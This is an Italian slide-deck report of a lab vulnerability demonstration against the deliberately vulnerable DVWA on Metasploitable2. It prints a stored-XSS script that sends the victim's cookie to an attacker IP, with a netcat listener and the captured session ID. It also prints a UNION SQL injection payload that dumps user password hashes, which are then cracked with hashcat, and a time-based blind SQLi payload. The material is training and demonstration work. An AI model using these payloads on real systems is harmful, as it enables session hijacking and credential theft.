



MARCO MALIZIA | DATASHIELDS SRL

C Y B E R S E C U R I T Y

WEB APP ATTACK

PROJECT

VULNERABILITY DEMONSTRATION

2024

WEB APPLICATION ATTACK

MARCO MALIZIA
CYBERSEC. SPECIALIST
ROME
DATASHIELDS SRL



03 | INTRO

Introduzione al progetto dimostrativo eseguito con oggetto tre attacchi alle web application, spiegazione e principali vulnerabilità.

05 | XSS - STORED

Cross-Site Scripting (XSS): Vulnerabilità che permette l'iniezione di codice malevolo in una pagina web, eseguito nel browser della vittima. Può rubare dati o manipolare il contenuto.

08 | SQLi

SQL Injection: Vulnerabilità in cui un attaccante inietta codice SQL malevolo in una query, permettendo l'accesso o la manipolazione non autorizzata del database.

12 | SQLi Blind


SQLi Blind : Attacco SQL in cui l'aggressore non vede i risultati direttamente ma ottiene informazioni dal comportamento del server (vero/falso), dimostranti una vulnerabilità.

WEB APPLICATION ATTACK

Le applicazioni web, soprattutto quelle che gestiscono dati sensibili o interazioni utente complesse, sono frequentemente esposte a rischi significativi derivanti da vulnerabilità comuni. Tra le minacce più gravi troviamo il Cross-Site Scripting (XSS) e l'Injection SQL (SQLi). Le principali vulnerabilità sono illustrate nella prossima slide.

Il Cross-Site Scripting (XSS) rappresenta una forma di vulnerabilità che consente agli aggressori di inserire script dannosi nelle pagine web visualizzate dagli utenti. Tali script possono essere utilizzati per rubare informazioni sensibili come cookie di sessione o credenziali di accesso, oppure per eseguire azioni non autorizzate nel contesto dell'utente compromesso.

L'Injection SQL (SQLi) è invece una vulnerabilità in cui un'applicazione permette agli utenti di inserire input che viene diretto nelle query SQL senza adeguata sanitizzazione o convalida. Questo permette agli attaccanti di manipolare le query SQL eseguite dal database, ottenendo accesso a dati riservati, modificando o eliminando informazioni, e talvolta compromettendo il sistema operativo sottostante.





Furto di dati sensibili


Accesso e manipolazione di informazioni private dell'utente.

1 1 1 1 1 0 1 0 0 1 1 0
0 0 1 0 1 1 0 0 1 0 0 1
J 1 1 0 0 1 1 1 0 0 1 1 0
1 1 1 1 0 0 0 1 1 0 0 0
1 0 0 1 1 0 0 0 1 1 0 1 1
1 0 0 0 1 0 1 0 1 1 0 1 0
1 1 1 1 1 1 1 1 1 0 1 0 1
0 0 1 0 0 1 1 1 1 0 1 0 1
0 0 1 1 1 0 1 0 1 1 0 0 1 1
0 0 0 0 0 0 1 1 0 0 1 1 0 1 1
J 0 1 1 0 1 0 1 1 0 0 0 0 0 0
1 1 1 0 1 0 1 0 0 1 1 1 0 0 0
1 1 0 1 0 1 1 0 0 1 0 1 0 1 1
0 0 0 1 0 0 0 0 0 1 1 0 1 0 1 1
1 0 0 1 1 0 1 0 1 1 0 0 0 1 1 1
J 0 1 0 1 0 1 0 1 0 0 1 1 0 0 0 0
1 0 1 1 0 1 0 1 1 0 0 0 1 0 1 0 1
0 0 0 1 0 0 1 1 0 0 0 1 1 0 1 0 1
J 0 0 0 0 1 1 1 0 0 0 0 1 1 0 1 1 0 0
0 1 1 0 0 0 1 1 0 0 1 1 1 1 1 0 1 0
0 0 1 0 0 0 1 1 0 1 0 0 1 0 0 0 1 1
1 1 0 0 0 1 1 0 1 0 0 0 0 0 1 0 1 1 0 1
1 0 0 0 1 0 0 0 1 1 1 0 0 1 1 0 0 0 0 0
J 1 1 0 0 1 1 1 1 1 1 0 0 0 1 1 1 0 1 1 0 1
1 0 1 1 0 1 0 1 0 1 1 0 0 0 1 1 0 0 1 1 0 1
0 1 1 0 0 0 1 1 0 0 1 1 1 1 1 1 0 1 0 1
0 0 1 0 0 0 1 1 0 1 0 0 1 0 0 0 1 0 1 1
1 1 0 0 0 1 1 0 1 0 0 0 0 0 1 0 1 1 0 1 0 1
1 0 0 0 1 0 0 0 1 1 1 0 0 1 1 0 0 0 0 1 1 1
J 0 1 0 1 0 1 0 1 0 0 1 1 0 0 0 0 1 1 0 0 0 0
1 0 1 1 0 1 0 1 1 0 1 0 0 0 1 0 1 0 1 0 1 1
0 0 0 1 0 0 1 1 0 0 0 1 1 0 1 0 0 1 0 1 1 0 1
J 0 0 0 0 1 1 1 0 0 0 0 0 1 1 0 1 1 0 1 1 0 0
0 1 1 0 0 0 1 1 0 0 1 1 1 1 1 1 0 1 0 1 0 1
0 0 1 0 0 0 1 1 0 1 0 0 1 0 0 1 0 0 0 1 0 1 1
1 1 0 0 0 1 1 0 1 0 0 0 0 0 1 0 1 0 1 1 0 1
1 0 0 0 1 0 0 0 1 1 1 0 0 1 1 1 0 0 0 1 1 0 0 0
J 1 1 0 0 1 1 1 1 1 1 1 0 0 0 1 1 1 0 1 1 0 1
1 1 0 1 1 0 0 0 1 1 1 1 0 1 1 0 1 1 0 1 0 0 0 0
0 1 1 0 0 0 1 1 0 1 0 0 0 1 1 1 1 0 1 0 1 0 1
J 1 0 1 1 0 1 1 1 0 0 0 0 1 1 0 0 1 1 0 0 1 1 1 1
1 1 0 0 0 0 0 1 1 1 0 1 0 0 0 0 0 0 0 0 1 0 1 1
0 1 0 1 1 1 1 1 0 1 0 0 0 1 1 0 0 0 1 0 1 0 1 0
0 1 0 1 1 1 1 1 0 1 0 0 0 1 1 0 0 0 1 1 0 0 1 0
0 0 1 0 1 1 1 1 0 1 0 0 0 1 1 0 0 0 1 1 0 0 0 1
0 0 1 0 1 1 1 1 0 1 0 0 0 1 1 0 0 0 1 1 1 0 0 0



Esecuzione nel browser vittima:

Codice dannoso eseguito nell'ambiente utente.



Iniezione di codice JavaScript

Inserimento di script malevoli nelle pagine web.



MARCO MALIZIA | DATASHIELDS SRL

C Y B E R S E C U R I T Y

XSS CROSS SITE SCRIPTING STORED

2024

• • •



XSS - STORED

Timeline XSS - Cross Site Scripting Stored

Le macchine utilizzate per
conseguire questo vulnerability
test sono:
Kali Linux (ascolto e attacco)
Metasploitable2 (target)

TEST E ATTACK

Script del test dove andiamo ad impostare un alert
che ci mostra l'indirizzo IP target ed un messaggio
personalizzato.



ACCESSO AL SERVER

Accediamo al server target, Metasploitable2, ed andiamo ad eseguire le prime operazioni.

Operazioni:

- Spostandoci nel portale DVWA possiamo interagire con la sezione XSS STORED,
- Facendo una semplice “ispezione” possiamo aumentare il limite di caratteri dedicati allo script.
- Eseguiamo uno script per testare la vulnerabilità.

```
► <tr>[...]</tr>
▼ <tr>
  <td width="100">Message *</td>
  ▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
  </td>
</tr>
► <tr>[...]</tr>
```

XSS - STORED

```
script
<script>
window.location='http://192.168.50.100:3333
/?cookie='+document.cookie
</script>
```

FASE DI ASCOLTO

Una delle operazioni preliminari riguarda la macchina Kali Linux, con il comando “`nc -l -p 3333`” impostiamo la macchina in ascolto su quella determinata porta in modo tale da avere una risposta dallo script eseguito.

Come possiamo vedere siamo arrivati al nostro obiettivo, lo script oggetto ci ha portati ad avere il PHPSESSID, ovvero, il codice del cookie oggetto di target.



ATTACCO

Lo script utilizzato per questo attacco vede nella stringa:

- `window.location`: viene utilizzato per reindirizzare il browser all'URL specificato.
- '`http://192.168.50.100:1331/?cookie=`' + `document.cookie`: dove impostiamo l'indirizzo IP dell'attaccante, dove, verranno reindirizzate tutte le informazioni del documento contenente i codici del cookie.

```
(kali㉿kali)-[~]
$ nc -l -p 3333
GET /?cookie=security=low;%20PHPSESSID=aae63edd326035dc8e628c63849f5960 HTTP/1.1
Host: 192.168.50.100:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.5.101/
Upgrade-Insecure-Requests: 1
```



MARCO MALIZIA | DATASHIELDS SRL

C Y B E R S E C U R I T Y

SQL STRUCTURED QUERY LANGUAGE

INJECTION

2024

.....

SQL INJECTION

Timeline SQLi - Structured query language

Le macchine utilizzate per conseguire questo vulnerability test sono:
 Kali Linux (ascolto e attacco)
 Metasploitable2 (target)

VIEW SOURCE

SQL Injection Source

```

<?php
if(isset($_GET['Submit'])){
  // Retrieve data
  $id = $_GET['id'];

  $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'"; ←
  $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
  $num = mysql_numrows($result);

  $i = 0;

  while ($i < $num) {
    $first = mysql_result($result,$i,"first_name");
    $last = mysql_result($result,$i,"last_name");

    echo '<pre>';
    echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
    echo '</pre>';
  }
}
  
```



OPERAZIONI INIZIALI

Accediamo al server target, Metasploitable2, ed andiamo ad eseguire le prime operazioni.

Operazioni:

- Spostandoci nel portale DVWA possiamo interagire con la sezione SQL Injection,
- Cliccando su “View Source” possiamo visualizzare la stringa della query che useremo per l’attacco.

SCRIPT

Come possiamo vedere nel View Source, nella stringa indicata, viene indicata la sintassi per identificare l’unione tra la tabella contenente i dati ed i dati stessi.

Avendo queste informazioni possiamo impostare lo script, arrivando ad eseguire:

' UNION SELECT user, password FROM users#

Script che ci porterà ad un risultato molto rilevante.


SQL INJECTION

OTTENIMENTO DATI

Lo script utilizzato ci farà ottenere istantaneamente la combinazione USERNAME e PASSWORD, password che però risulta criptata in forma MD5. Per ottenere la vera password basterà eseguire alcuni comandi nel terminal dell'attaccante.

```
kali㉿kali:~/Desktop
File Actions Edit View Help
GNU nano 8.0          userhash.txt *
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Creiamo un file di testo contenente la lista dei codici hash target che ci servirà per poter eseguire il comando.



Vulnerability: SQL Injection

User ID: Submit


ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99




SQL INJECTION

```
(kali㉿kali)-[~/Desktop]
$ cp /usr/share/wordlists/rockyou.txt.gz ~/Desktop/
(kali㉿kali)-[~/Desktop]
$ ls
rockyou.txt.gz userhash.txt
(kali㉿kali)-[~/Desktop]
$ gunzip rockyou.txt.gz
```



The screenshot shows a web application interface for a SQL injection exercise. The user has entered 'gordonb' in the 'Username' field and 'abc123' in the 'Password' field. A checked 'Show password' checkbox is visible. Below the form, a warning message states: 'Damn vulnerable web App is damn vulnerable! Do not upload it to your hosting provider or any internet facing web server as it will be compromised. We recommend downloading it onto a local machine inside your LAN which is used solely for testing.' A 'Disclaimer' section follows, and a 'General Instructions' section at the bottom provides help tips for each vulnerability.



DECRYPTAGGIO

Per poter procedere è necessario un file che si trova nella recovery “wordlists”, copiandolo nella stessa directory del file di testo contenente i codici da decifrare, il comando sarà più semplice da eseguire.

```
(kali㉿kali)-[~/Desktop]
$ hashcat -m 0 -a 0 userhash.txt rockyou.txt --show
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```



Nello script utilizzato possiamo visualizzare come con una singola riga si possono ottenere le password cifrate.

Per effettuare una conferma è stato eseguito il login con una delle cinque credenziali ottenute.



MARCO MALIZIA | DATASHIELDS SRL


C Y B E R S E C U R I T Y

SQL STRUCTURED QUERY LANGUAGE BLIND BLIND

2024

SQLI BLIND


TIME-BASED



The screenshot shows the DVWA SQLi Blind Time-Based attack interface. The URL is 192.168.5.101/dvwa/vulnerabilities/sql_i盲d/. The user ID field contains '1' and sleep(10)#. The page displays a message indicating a delay, which is typical for a time-based blind SQL injection exploit.


SCRIPT

Come possiamo vedere nello screenshot, nella stringa viene iniettato un payload che causa ritardi temporali nel server, come si può vedere dal caricamento nella scheda in alto a sinistra. Tutto ciò da come risposta all'attaccante che il server ha dei punti deboli da poter sfruttare, proseguiamo quindi con lo script visto in precedenza.



SQLi vs SQLi Blind

A differenza del semplice SQLi, l'SQLi Blind esegue le operazioni per valutare le vulnerabilità d'attacco senza mostrare né errori né risposte con informazioni, può però utilizzare degli script per avere risposte dell'applicazione con base Booleana e Temporale, vedremo meglio la seconda.



The screenshot shows the DVWA SQLi Blind Boolean-based attack interface. The user ID field is empty. The page displays several red error messages from the server, such as 'ID: ' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99', which indicate successful exploitation of the application's logic to extract user data.

MARCO MALIZIA
CYBERSEC. SPECIALIST
ROME
DATASHIELDS SRL

THANK YOU

FOR WATCHING

